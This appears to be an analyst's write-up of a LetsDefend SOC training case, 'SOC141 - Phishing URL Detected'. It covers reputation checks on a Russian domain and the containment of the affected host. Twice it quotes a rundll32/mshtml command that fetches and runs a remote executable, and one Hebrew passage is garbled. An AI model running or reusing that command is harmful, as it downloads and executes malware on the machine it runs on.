SOC141 - Phishing URL Detected

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see results at:

https://app.letsdefend.io/case-management/casedetail/shakeco1/86

EventID:			
86			
Event Time :			
Mar, 22, 2021, 09:23 PM			
Rule:			
SOC141 - Phishing URL Detected			
Level:			
Security Analyst			
Source Address :			
172.16.17.49			
Source Hostname :			
EmilyComp			
Destination Address :			
91.189.114.8			
Destination Hostname :			
mogagrocol.ru			
Username :			
ellie			

Request URL :			
http://mogagrocol.ru/wp- content/plugins/akismet/fv/index.php? email=ellie@letsdefend.io			
User Agent :			
Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36			
Device Action :			
Allowed			

Collection Data

Please check alert details fot belows.

Source Address: 172.16.17.49

• Destination Address: 91.189.114.8

 User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36


Analyze URL Address

Analyze URL in 3rd party tools. Please click "Malicious" if it is malicious and click "Non-malicious" if it isn't.

You can use the free products/services below.

- AnyRun (buisness)
- VirusTotal
- **URLHouse**
- URLScan
- HybridAnalysis
- AbuseIPDB
- When was it accessed? Mar, 22, 2021, 09:23 PM
- What is the source address? 172.16.17.49


- What is the destination address? 91.189.114.8
- Which user tried to access? Emily
- What is User Agent? Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36
- Is the request blocked? no




• ה־Source (המקור) → (בתור) → (בתור) → (בתור) → (בתור) → (בתור) → (ברוסיה שלך. - (שרת אוני באינטרנט (ברוסיה לפי שרת אוני באינטרנט (ברוסיה לפי + mogagrocol.ru) - (ברוסיה לפי + סיומת (בתור) + - (ברוסיה שלך. - (ברוסיה לפי + - (ברוסיה שלף. - (ברוסיה

AbuseIPDB:


AbuseIPDB » 91.189.114.8



virustotal:




it doesn't look like the IP adress is malicious lets check the URL now (http://mogagrocol.ru):




we can see 4/97 security vendors flagged this URL as malicious


AbuseIPDB » 195,24,68,4




hybrid-analysis



urlscan.io



Domain & IP information






4

IPs

Могойтуйский аграрно-промышленный техникум



8973 kB 9069 kB


Size

Transfer

0


Cookies

I will now check emily's computer and I see that a command has ran in the terminal




rundll32.exe javascript:'../mshtml,RunHTMLApplication ';document.write();GetObject('script:http://ru-uid-507352920.pp.ru/KBDYAK.exe)'

it seems like the computer might be infected with malware




now we will look if any other computers in our network communicated with this address (91.189.114.8)



we can see that only EmilyComp communicated with it.

we have contained emily's computer untill further investigation



Playbook Note

on Mar, 22, 2021, 09:23 PM our SOC fired an alert of a suspected Phishing URL. our endpoint: Source Address: 172.16.17.49 Source Hostname: EmilyComp communicated with: Destination Address: 91.189.114.8 Destination Hostname: mogagrocol.ru Request URL: http://mogagrocol.ru/wp-content/plugins/akismet/fv/index.php?email=ellie@letsdefend.io after reviewing the endpoint it ran a script of the adress: rundll32.exe javascript:'../mshtml,RunHTMLApplication ';document.write();GetObject('script:http://ru-uid-507352920.pp.ru/KBDYAK.exe therefore I containted the endpoint for further investigation.